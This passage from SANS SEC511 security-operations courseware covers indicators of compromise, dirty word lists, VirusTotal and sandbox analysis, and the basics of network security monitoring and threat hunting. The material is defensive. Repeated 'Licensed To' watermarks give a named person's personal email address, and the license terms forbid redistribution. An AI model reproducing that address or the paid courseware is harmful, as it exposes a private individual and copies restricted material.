- Simple indicators could be something like an IP address used for the drive-by-download, a data exfil drop location, or filename
- Identifying and tracking these indicators can be done informally with something like a “dirty word list,” or more formally with a purpose-built framework

Indicator Identification


One of the primary emphases of the intrusion kill chain is identification of indicators. Indicators are simply information, sometimes termed an artifact, that can aid in the identification of a particular intrusion, malware campaign, or adversary’s activities.

Indicators can vary in complexity. Some of the obvious and simple indicators include items such as IP addresses of mail servers delivering phishing emails, hostnames of website hosting malware, or filenames, service names, and usernames. More complex indicators are also possible and might be less likely to be mutated by the adversaries. Examples of these types of indicators might include coding style, binary packers employed, and exploitation techniques.

To leverage these indicators can be a simple process or a complex framework depending upon the need and maturity of the organization leveraging the indicators.

Detect/Respond Lifecycle

Leveraging threat intelligence informed by indicators allows response to inform detection



Detect/Respond Lifecycle

As mentioned before, detection must feed into response in order to actually make a meaningful impact on cyber security. However, response must also feed back into detection in order to make both detection and response more efficient and effective.

Indicators are created (or sourced) after having performed some analysis on a particular intrusion, which means that intrusion response often initially creates, or at least greatly increases the number and quality of, the indicators tracked.

Dirty Word List (DWL)

- Discussed further in 511.3, the concept of the dirty word list (DWL) comes from the forensics side of the house
- Conceptually simple, the DWL simply tracks relatively unique characteristics of a particular campaign
- This could simply be a text file that highlights items such as
 - IP Addresses
 - Hostnames
 - Filenames
 - Ports employed
 - Processes
 - C2 Protocol
- This simple accounting of information becomes hugely powerful and important when performing data correlation or considering possible scope expansion (looking for other like-compromised systems)

Dirty Word List (DWL)

While considering the kill chain, we discussed the possibility of discovering artifacts of an intrusion that might allow us to uncover further activities that are occurring, have occurred, or possibly will occur. While the concept of indicators can be leveraged to build out extremely robust cyber TTPs for particular adversaries, we can also simply wield them in a less formal fashion.

To make this idea more approachable, we continue to use the less rigorous, but conceptually simple, idea of the dirty word list (DWL). The DWL can simply be thought of as a virtual scratchpad that you populate with key data that can identify an intrusion. Simplest case, we think a particular external IP address is evil, or simply somehow associated with this intrusion, so we add it to the DWL.

Conceptually simple, the DWL can be an incredibly powerful tool to look for other systems that might have been targeted or compromised by the same actor or in a similar fashion. This helps us with truly understanding the scope of the intrusion. In addition to looking at current data, we can also review historical data, if available, in the case that these same activities have occurred previously, but that we missed. We can also potentially turn this data into signatures in, for instance, our IDS infrastructure to help alert us to similar activities in the future, assuming they are relatively unique.

IOCs

- The phrase Indicators of Compromise (IOC) was thrust upon the world in a major way with Mandiant's (in)famous APT1 report
- While IOCs predate the APT1¹ report, the visibility of the report suddenly cast IOCs into the spotlight
- Considerably more complex and cumbersome than the simple dirty word list, IOCs can address problems that crop up when we try to scale the dirty word list
- How do we share the information from the DWL in an easily parsed and understood fashion?
- IOCs can provide one answer to that question

IOCs

The simple dirty word list (DWL) served the community quite well for many years, but unfortunately, that simplistic text file approach does not scale well for larger teams. Further, the DWL does not allow for easy sharing of data in a predictable easily parsed fashion.

IOCs, or Indicators of Compromise, represent a much more formal approach to documenting artifacts associated with intrusions and activities. The main benefit of IOCs over the simple DWL are their capability to scale for multiple analysts. Further, IOCs are built for information exchange, which allows for the easier sharing of intelligence.

Reference:

[1] Cyber Threat Intelligence Reports | FireEye, <https://sec511.com/3y>

File and URL Analysis

- Cyber defenders encounter suspicious or possibly malicious files and websites on a daily basis
- Your organization's AV, Web Content Filter, and NGFW all seem to give the file/website a thumbs up
 - Pshew, sure glad we dodged that bullet
 - Wait, it could still be malicious?
- We need better means of analyzing files and websites than having to rely on the 1 or even a few opinions our in-house tools provide

File and URL Analysis

While conducting analysis and investigations, we often encounter files and websites that we believe to be suspicious/malicious. How do we confirm or deny our suspicions? Well, if the file URL passed muster with all of our various devices, don't you think it could be trusted? Unfortunately, just getting through even our heavily instrumented architecture is no guarantee the file or URL is benign.

We need a better way of, at least on an ad-hoc basis, gaining further intelligence about files/URLs that we find suspicious. Merely passing muster with even multiple antivirus engines is no indicator of being benign.

VirusTotal

- VirusTotal exposed the common failings of signature-based antivirus by stacking them all head-to-head for comparison
- Upload your own files via the web, or possibly from your desktop, or even recent versions of Process Explorer
- Also, can point VirusTotal at a website for review
- VT often serves as folks' first encounter with a threat intelligence-oriented tool

VirusTotal

Commonly the first threat intelligence-oriented tool that many security professionals discover to perform some ad-hoc analysis of files is VirusTotal. The primary claim to fame of VirusTotal has been its free web interface that allows for uploading of files. These files will be run through, at present, 50 different anti-malware engines.


Though VirusTotal is primarily known simply for file analysis with respect to antivirus, it has more capabilities than just that. One of the most important additional features is the URL scanning functionality, which we will discuss shortly.

Reference:

<https://www.virustotal.com/>

Evading AV or All-Clear

A simple AV bypass you will see later in the course



Evading AV or All-Clear

Here we see the result of a VirusTotal scan against a file that was created for this course specifically. You will see it again later. So, does this mean that the file is clean or that AV has been successfully evaded? It is very hard to tell; one thing that you find VirusTotal creates in addition to a basic AV scan report is a File Details and/or Additional Information report.

The File Details/Additional Information tabs can, depending upon the file type in question, provide a tremendous amount of information about the file itself. The actual content provided depends upon the type of file being analyzed.

URL Analysis

The screenshot shows the VirusTotal interface for a URL analysis. The URL is `http://yosba.com/`. The detection ratio is 12 / 52. The analysis date is 2014-03-11 05:17:22 UTC (0 minutes ago). Below this, there are tabs for Analysis, Additional information, Comments (0), and Votes. A table lists the results from various URL scanners:

URL Scanner	Result
ADMINUSLabs	Malicious site
BitDefender	Malware site
CLEAN MX	Malicious site
Emsisoft	Malware site

Similar to its offerings for files, VT primarily presents URL data from various third-party scanners

URL Analysis

Another significant offering from VirusTotal is to run a URL through various third-party scanners and present the results. In addition to the straight Analysis tab that indicates either Clean, Malicious, or Suspicious, VT also provides extremely useful data under the Additional Information tab.

Some examples of additional information will be common vendors' website categorization of the target as well as an indicator as to whether the site is known to have previously hosted malware, even if it does not currently.

Other File/URL Analysis

- Many URL/file analysis sites exist that can be leveraged
- Different offerings have support for analysis of various file types and web languages
- When leveraging these sites be certain to verify the tool in question supports the file or target web architecture being assessed
 - Detux – The Linux Sandbox (Linux malware)
 - ThreatExpert (Dynamic file analysis)
 - ThreatTrack (JAR, PDF, PPT(X), XLS(X), DOC(X), EXE, DLL)
 - Joe Sandbox File Analyzer (EXE, DLL)
 - Joe Sandbox Documents Analyzer (PDF, DOC, XLS, PPT)

Other File/URL Analysis

There are an increasing number of sites that will perform both static and dynamic analysis on files. There are also a number of sites that will perform URL analysis by actually having a client interact with the sites.

These can be extremely powerful ways of gaining intelligence about the files and websites that are so frequently being created anew and updated. Lenny Zeltser, GSE #2 (@lennyzeltser), has a list of sites that will try to determine whether websites¹ are malicious and a separate list for file² analysis capabilities.

References:

[1] Free Online Tools for Looking up Potentially Malicious Websites, <https://sec511.com/4c>

[2] Free Automated Malware Analysis Sandboxes and Services, <https://sec511.com/3b>

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- **Day 2: Network Security Architecture**
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY ARCHITECTURE

1. Network Security Architecture
2. Routers
3. Perimeter SI Firewalls
4. Web Application Firewalls
5. Exercise: ModSecurity
6. Forward Proxies
7. Encryption and TLS Inspection
8. Network Intrusion Detection Systems
9. Network Intrusion Prevention Systems
10. Next-Generation Firewalls
11. Exercise: Application Detection and Control with Snort OpenAppId
12. Malware Detonation Devices
13. Entropy and freq.py
1. Security Information and Event Management (SIEM)
15. Adversary Deception Devices
16. Switches/(P)VLAN Security
17. Threat Intelligence
- 18. Day 2 Review**
19. Exercise: Honeypot for Leak Detection

Course Roadmap

The next section is the Day 2 Summary.

Day 2: Punch List/Action Items

Employ a strong egress policy

- Only allow services that have been whitelisted
- And only then if they have been sourced properly (HTTP from Proxy)

Analyze the outbound

- Review persistent connections (more on how later)
- Don't merely block; review the block as potential indicator

Detect the pivot

- Internal NIDS to protect critical resources/VLANs
- Internal SI firewalls protecting key VLANs
- Enable NetFlow/IPFIX on switching infrastructure, if supported

Day 2: Punch List/Action Items

Though there are, no doubt, many action items for you to implement at work, we want to make sure that at least these three are reiterated.

- 1) Employ a strong egress policy.
- 2) Analyze the outbound.
- 3) Detect the pivot.

Day 2 TL;DR

- Modern cyber defense emphasizes visibility in order to support detection, which enables response
- Our network security architecture can be a significant aid in modern cyber defense
- Today we explored network security architecture as it applied to two modern attack scenarios
- Though some preventive capabilities certainly exist, our paradigm emphasizes the need to rapid systematic detection
- Understanding the network security architecture allows for more focused and threat-informed collection of data that leads to effective Network Security Monitoring

Day 2 TL;DR

Network Security Architecture is key to being able to effectively meet the modern threats currently being faced. A defensible network security architecture does not shy away from preventive capabilities, but will necessarily enable for robust detective capabilities.

Even if we adhere perfectly to principles of modern cyber defense and leverage a defensible network security architecture, there is still significant work to be done. First, we will attempt to shore up some of the outstanding weakness that remains in spite of the network security architecture, namely, Endpoint Security Architecture. Then we will have some significant monitoring needs to be able to keep up with all this data, which will lead into NSM and CSM.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- **Day 2: Network Security Architecture**
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY ARCHITECTURE

1. Network Security Architecture
2. Routers
3. Perimeter SI Firewalls
4. Web Application Firewalls
5. Exercise: ModSecurity
6. Forward Proxies
7. Encryption and TLS Inspection
8. Network Intrusion Detection Systems
9. Network Intrusion Prevention Systems
10. Next-Generation Firewalls
11. Exercise: Application Detection and Control with Snort OpenAppId
12. Malware Detonation Devices
13. Entropy and freq.py
1. Security Information and Event Management (SIEM)
15. Adversary Deception Devices
16. Switches/(P)VLAN Security
17. Threat Intelligence
18. Day 2 Review
19. Exercise: Honeytokens for Leak Detection

Course Roadmap

The next section presents an exercise on Honeytokens.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020



Exercise 2.3: Honeytokens for Leak Detection

SEC511 Workbook: Honeytokens for Leak Detection

Please go to Exercise 2.3 in the 511 Workbook.



NETWARS

Immersive Cyber Challenges



SEC511 Daily NetWars

Connect to the daily NetWars environment and continue working through the SEC511: Immersive Cyber Challenges.

Please see Appendix C in the SEC511 Workbook for details and instructions on configuring your system to connect to the NetWars environment.

511.3

Network Security Monitoring

Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC511

Continuous Monitoring and Security Operations

SANS

Network Security Monitoring

Seth Misenaar (GSE #28) and Eric Conrad (GSE #13)

© 2019 Seth Misenaar, Eric Conrad | All Rights Reserved | Version E01_01

Welcome to SANS Security 511.3, Network Security Monitoring!

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Table of Contents		Page
Getting Started		4
Network Security Monitoring Overview		6
Evolution of NSM		14
The NSM Toolbox		26
NIDS Design		44
Analysis Methodology.....		57
NSM Data Sources		63
EXERCISE: PCAP Strings and File Carving - Zeek/Bro.....		91
Practical NSM Issues		92
Cornerstone NSM		107
EXERCISE: Sguil Service-Side Analysis		113
Tracking .EXEs		115

SANS | SECS11 | Continuous Monitoring and Security Operations 2

511.3 Table of Contents

This table of contents outlines our plan for 511.3.

Table of Contents	Page
Identifying Command and Control Traffic.....	132
Tracking User Agents.....	158
C2 via HTTPS	166
Tracking Encryption Certificates	177
EXERCISE: 511.3 Final Exercise.....	188
EXERCISE: Immersive Cyber Challenges (NETWARS)	189

511.3 Table of Contents

This table of contents outlines our plan for 511.3.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- **Day 3: Network Security Monitoring**
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY MONITORING


1. Getting Started
2. Network Security Monitoring Overview
3. Evolution of NSM
4. The NSM Toolbox
5. NIDS Design
6. Analysis Methodology
7. NSM Data Sources
8. Exercise: Pcap Strings and File Carving - Zeek/Bro
9. Practical NSM Issues
10. Cornerstone NSM
11. Exercise: Sguil Service-Side Analysis
12. Tracking .EXEs
13. Identifying Command and Control Traffic
14. Tracking User Agents
15. C2 via HTTPS
16. Tracking Encryption Certificates
17. 511.3 Final Exercise

Course Roadmap

Now that we have discussed SOCs and Security Architecture and Network Security Architecture, it's time to discuss Network Security Monitoring (NSM).

A Note on Exercises

- 511.3 has a number of formal exercises
- There are also opportunities for informal exercises:
 - All of the tool examples shown on the main slide may be performed in the Sec-511-Linux virtual machine
 - Details are on the notes page below the slide



```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Go Help
[~]$ strings /pcaps/zeus-gameover-loader.pcap | grep GET
GET /SpvumF.exe HTTP/1.0
GET /ZjZ5jJy.exe HTTP/1.0
GET /ot4sExc.exe HTTP/1.0
GET /vkiMdL.exe HTTP/1.0
[~]$
```

A Note on Exercises

Here is an example of an informal exercise. The instructor will explain the slide content. If you'd like, you may view the same results by typing the same commands used to create the screenshot.

Here, we are looking at some .EXEs with strange names, used by the Zeus botnet. We will describe this technique (randomly generated names used to avoid signature-based detection) shortly.

You may view the pcap shown above by typing the following in a Sec-511-Linux terminal:

```
$ strings /pcaps/zeus-gameover-loader.pcap | grep GET
```

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- **Day 3: Network Security Monitoring**
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY MONITORING

1. Getting Started
- 2. Network Security Monitoring Overview**
3. Evolution of NSM
4. The NSM Toolbox
5. NIDS Design
6. Analysis Methodology
7. NSM Data Sources
8. Exercise: Pcap Strings and File Carving - Zeek/Bro
9. Practical NSM Issues
10. Cornerstone NSM
11. Exercise: Sguil Service-Side Analysis
12. Tracking .EXEs
13. Identifying Command and Control Traffic
14. Tracking User Agents
15. C2 via HTTPS
16. Tracking Encryption Certificates
17. 511.3 Final Exercise

Course Roadmap

Our next section is an overview of Network Security Monitoring (NSM).

What Is Network Security Monitoring?

Network Security Monitoring (NSM) focuses on data in motion

- NIDS alerts
- Packets
- Flow

Organizations must face these truths

- Prevention will fail
- *Initial* detection will also fail
- Most serious incidents that evade initial prevention and detection become worse over time

What Is Network Security Monitoring?

As Ed Skoudis once said, "A sufficiently determined, but not necessarily well-funded attacker can break into any organization."

To go one step further: Defenders should assume any network of any significant size is *already* owned.

Next step: Form a hunt team to find the incidents that evaded prevention and initial detection.

What Is Continuous Security Monitoring?

Continuous Security Monitoring (CSM) focuses on data at rest

- Log files
- Registry keys
- Vulnerability assessments

Continuous Security Monitoring is not a replacement for Network Security Monitoring

- NSM and CSM are complementary approaches

What Is Continuous Security Monitoring?

There has been a lot of focus on Continuous Security Monitoring lately, inspired largely by the United States Department of Defense. It is seen as a way to move beyond (and improve on) certification and accreditation processes, which include DITSCAP, DIACAP, and NIACAP.


It is important to understand that CSM is not a replacement for NSM; they are complementary approaches.

Note that Continuous Security Monitoring (CSM) is sometimes called Continuous Monitoring (CM).

We will discuss Continuous Security Monitoring in detail in Security 511.5.

Richard Bejtlich: NSM versus CSM

Richard Bejtlich on the difference between Network Security Monitoring (NSM) and Continuous Security Monitoring (CSM):



NSM is threat-centric, meaning adversaries are the focus of the NSM operation. CM is vulnerability-centric, focusing on configuration and software weaknesses.¹

Richard Bejtlich: NSM versus CSM

Richard Bejtlich argues that NSM is threat focused and CSM is vulnerability focused. This is largely true, but it's not that black-and-white.

Reference:

[1] Bejtlich, Richard. "Network Security Monitoring Rationale." *The Practice of Network Security Monitoring: Understanding Incident Detection and Response*. San Francisco: No Starch Press, 2013. 8. Print.

It's More Complicated than Threats versus Vulnerabilities

Example: Run a weekly scan of all systems looking for missed patches, and patch when necessary

- This is clearly Continuous Security Monitoring

How would you categorize inventorying all Windows registry startup keys?

- Then sort from most frequently seen to least
- Then inspect the least frequent keys
- You will often find malware this way

This is threat focused

- We define this as CSM—data at rest

It's More Complicated than Threats versus Vulnerabilities

As stated above, it is more complicated than threats versus vulnerabilities. While NSM is largely threat-centric, and CSM is largely vulnerability-centric, there are exceptions. The tools and techniques used for "classic" CSM, such as inventorying registry startup keys, may be used to find threats that have "flown under the radar."

Another example: Nightly scans of all Windows systems checking to see if the firewall is enabled. Systems of special interest: Those where the firewall was enabled on the previous scan and disabled on the current. While a disabled firewall is a vulnerability, it may be caused by a threat: Malware that disabled it.

Our take on NSM versus CSM:

- Network Security Monitoring is primarily threat-centric, focusing on data in motion
- Continuous Security Monitoring is primarily vulnerability focused, focusing on data at rest

We will discuss CSM in detail in 511.5

Form a Threat Hunting Team

A threat hunt team is dedicated to finding intrusions that have evaded prevention and detection

- "If you're not hunting, you're losing"¹ – Richard Bejtliching

This should be a formal team in medium- to large-sized organizations

- "Threat Hunting Team Lead/Manager" should be a formal role



Form a Hunt Team

The default stance of "we're fine until proven otherwise" has led to failure and will continue to do so.

The best way to institutionalize the concept of "We're owned until proven otherwise" is to form a hunt team. The team is tasked with finding intrusions that have evaded both prevention and detection.

This team should be formalized: Ad hoc processes tend to break down.

Reference:

[1] Richard Bejtlich on Twitter: "Remember IR should be a continuous business process, not just a 6-step dance you occasionally perform. If you're not hunting, you're losing." <https://sec511.com/6h>

Good Hunting

From Robert Lemos's Dark Reading article "From Event Gatherers to Network Hunters"

(David) Bianco, whose official title is Hunt Team Manager at incident-response firm Mandiant, does not like to wait for automated systems to flag suspicious behavior. As a network hunter, he goes looking for it. It's a role that more companies should develop because it allows them to run down attackers in their networks before they do damage, he says.¹

Good Hunting

The article continues: *"The goal of hunting is not only to find the evil in your organization," he says. "The goal of hunting is to explore methods that let you find the evil in your organization, and—when you find those methods—you polish them up so you don't have to hunt for the same stuff again."*²

References:

[1] From Event Gatherers To Network Hunters, <https://sec511.com/5a>

[2] Ibid.

Threat Hunting Team How-To

- Most organizations lack the resources to form a dedicated hunt team
- In that case, set aside X hours/month for hunting
 - Get a team together, brainstorm, and go hunting
- Ideal skills: Windows, Linux/Unix, network, firewall, etc.
 - And scripting!
 - Effectively parsing a gigabyte log file: easy for some, impossible for many
- Start with this assumption: We are already owned
 - Hunt until proven otherwise
 - First order of business: Change the "we're fine until proven otherwise" mindset
- Expect to find problems!
 - The course authors have learned that Friday afternoons are not the best time to go hunting
- Security 511 is filled with proven hunt team techniques

Hunt Team How-To

A course author scheduled the first hunt team exercise on a Friday afternoon. Why? No meetings, and it tends to be a slower time for IT.

The first threat hunting team exercise found two separate botnets, each sending TLS-encrypted data back to foreign countries. A two-headed incident response plan was immediately enacted, requiring CIO notification. Multiple IT staff's weekend plans were interrupted.

Beyond that, dozens of tickets were opened for serious but not critical issues, ranging from stage 1 malware that was unable to load stage 2 due to the organization's proxy design, down to spyware.

It's usually better to schedule hunt team exercises earlier in the week, to allow time for immediate escalation, mitigation, and so on.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- **Day 3: Network Security Monitoring**
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY MONITORING

1. Getting Started
2. Network Security Monitoring Overview
3. Evolution of NSM
4. The NSM Toolbox
5. NIDS Design
6. Analysis Methodology
7. NSM Data Sources
8. Exercise: Pcap Strings and File Carving - Zeek/Bro
9. Practical NSM Issues
10. Cornerstone NSM
11. Exercise: Sguil Service-Side Analysis
12. Tracking .EXEs
13. Identifying Command and Control Traffic
14. Tracking User Agents
15. C2 via HTTPS
16. Tracking Encryption Certificates
17. 511.3 Final Exercise

Course Roadmap

Our next section is on the evolution of Network Security Monitoring (NSM).

Evolution of NSM

- In the beginning (~1990), we had Network-based IDSs (NIDS)
 - They can be great tools, but they provide a limited view
- History has taught us that we need NIDS, but we need more
- Enter NSM

Evolution of NSM


In the right hands, a NIDS is a mighty device. In the wrong hands, a NIDS devolves into a historical archive of a subset of previous attack data.

Also, too many NIDS exist solely to check a compliance box. A course author had a client that used the following "procedure" to manage his NIDS: An analyst would log in to the NIDS once per day and then immediately log out. That was the extent of the "analysis."

When asked why they were doing this, the client responded: "The auditors need to verify we have a NIDS, and that we log into it daily. So that's what we do."

The Tao of Network Security Monitoring

- The 2004 release of Richard Bejtlich's *The Tao of Network Security Monitoring: Beyond Intrusion Detection* was a watershed moment in the history of NSM
- It described many cornerstone concepts:
 - Attackers are often smarter than defenders
 - Defensible networks
 - Defense will fail
 - The need to go beyond IDS



The Tao of Network Security Monitoring

We cannot say enough good things about *The Tao of Network Security Monitoring: Beyond Intrusion Detection*. Yes, some of the tools are a bit dated. But the overall approach has not changed.

Much of this material was updated for Bejtlich's also excellent *The Practice of Network Security Monitoring*, released in 2013. That being said, *The Tao of Network Security Monitoring* is a great place to start. Both are a must-read for any NSM professional.

Reference:

Links to both books are available at TaoSecurity (<https://sec511.com/6n>).

NSM versus NIDS

Network-based IDSs (NIDS) are detective devices that provide one source of NSM data

- NSM goes beyond NIDS by adding more sources of data
- Also, adds ability to correlate between multiple data sources

It isn't a case of "NIDS or NSM"—it is "NSM, with NIDS as a key component"

NSM versus NIDS

If the question is "NIDS or NSM," the answer is "yes." A NIDS supplies the foundation of NSM, but NSM goes much further.

Why Not Replace Detection with Prevention?

In 2003, Gartner (in)famously recommended:

Gartner recommends that enterprises redirect the money they would have spent on IDS toward defense applications such as those offered by thought-leading firewall vendors that offer both network-level and application-level firewall capabilities in an integrated product.

"Intrusion detection systems are a market failure, and vendors are now hyping intrusion prevention systems, which have also stalled," said Richard Stiennon, research vice president for Gartner. "Functionality is moving into firewalls, which will perform deep packet inspection for content and malicious traffic blocking, as well as antivirus activities."¹

So, how did that advice work out?

Why Not Replace Detection with Prevention?

Gartner's advice has proven costly in this case. There have been many occasions when we have heard C-level execs complaining about "paying people to look at screens."

Replacing detection with prevention speaks to that mindset: Automation = cost savings. Prevention is less costly than detection.


That would be fine... if the approach worked. History has shown us that a lack of detective capabilities has played a critical role in breach after breach, including the largest breaches in internet history.

Reference:


[1] Gartner Information Security Hype Cycle Declares Intrusion Detection Systems a Market Failure; Money Slated for Intrusion Detection Should Be Invested in Firewalls | Business Wire, <https://sec511.com/3x>

DBIR/M-Trends: Is Internal Detection Improving?

Verizon DBIR



GLOBAL Notification By Source



"A significant rise in attacks that are **intended to be identified quickly**, such as ransom and destructive wiper attacks, are impacting the statistics."³

Mandiant M-Trends

DBIR/M-Trends: Is Internal Detection Improving?

Time and time again, we hear reports of large organizations that discover they are breached via third-party notification. Year after year, both the Verizon DBIR and Mandiant M-Trends reports suggest a significant proportion of breach detection comes from third parties. As can be seen in the graphic from the Verizon DBIR, a rather small and actually **decreasing** percentage of breaches are detected internally.¹ So, according to the DBIR, we are actually trending in the wrong direction. On the surface, Mandiant's graphic² paints a rosier picture, for the first time showing a slight majority of intrusions discovered internally. However, they also suggest in the report that "a significant rise in attacks that are **intended to be identified quickly**, such as ransom and destructive wiper attacks, are impacting the statistics."³

References:

- [1] 2016 Data Breach Investigations Report, <https://sec511.com/30>
- [2] Mandiant, *M-Trends 2018*, <https://sec511.com/b9>
- [3] Mandiant, *M-Trends 2017*, <https://sec511.com/2j>

Bejtlich: South Carolina Department of Revenue (DoR) Case Study

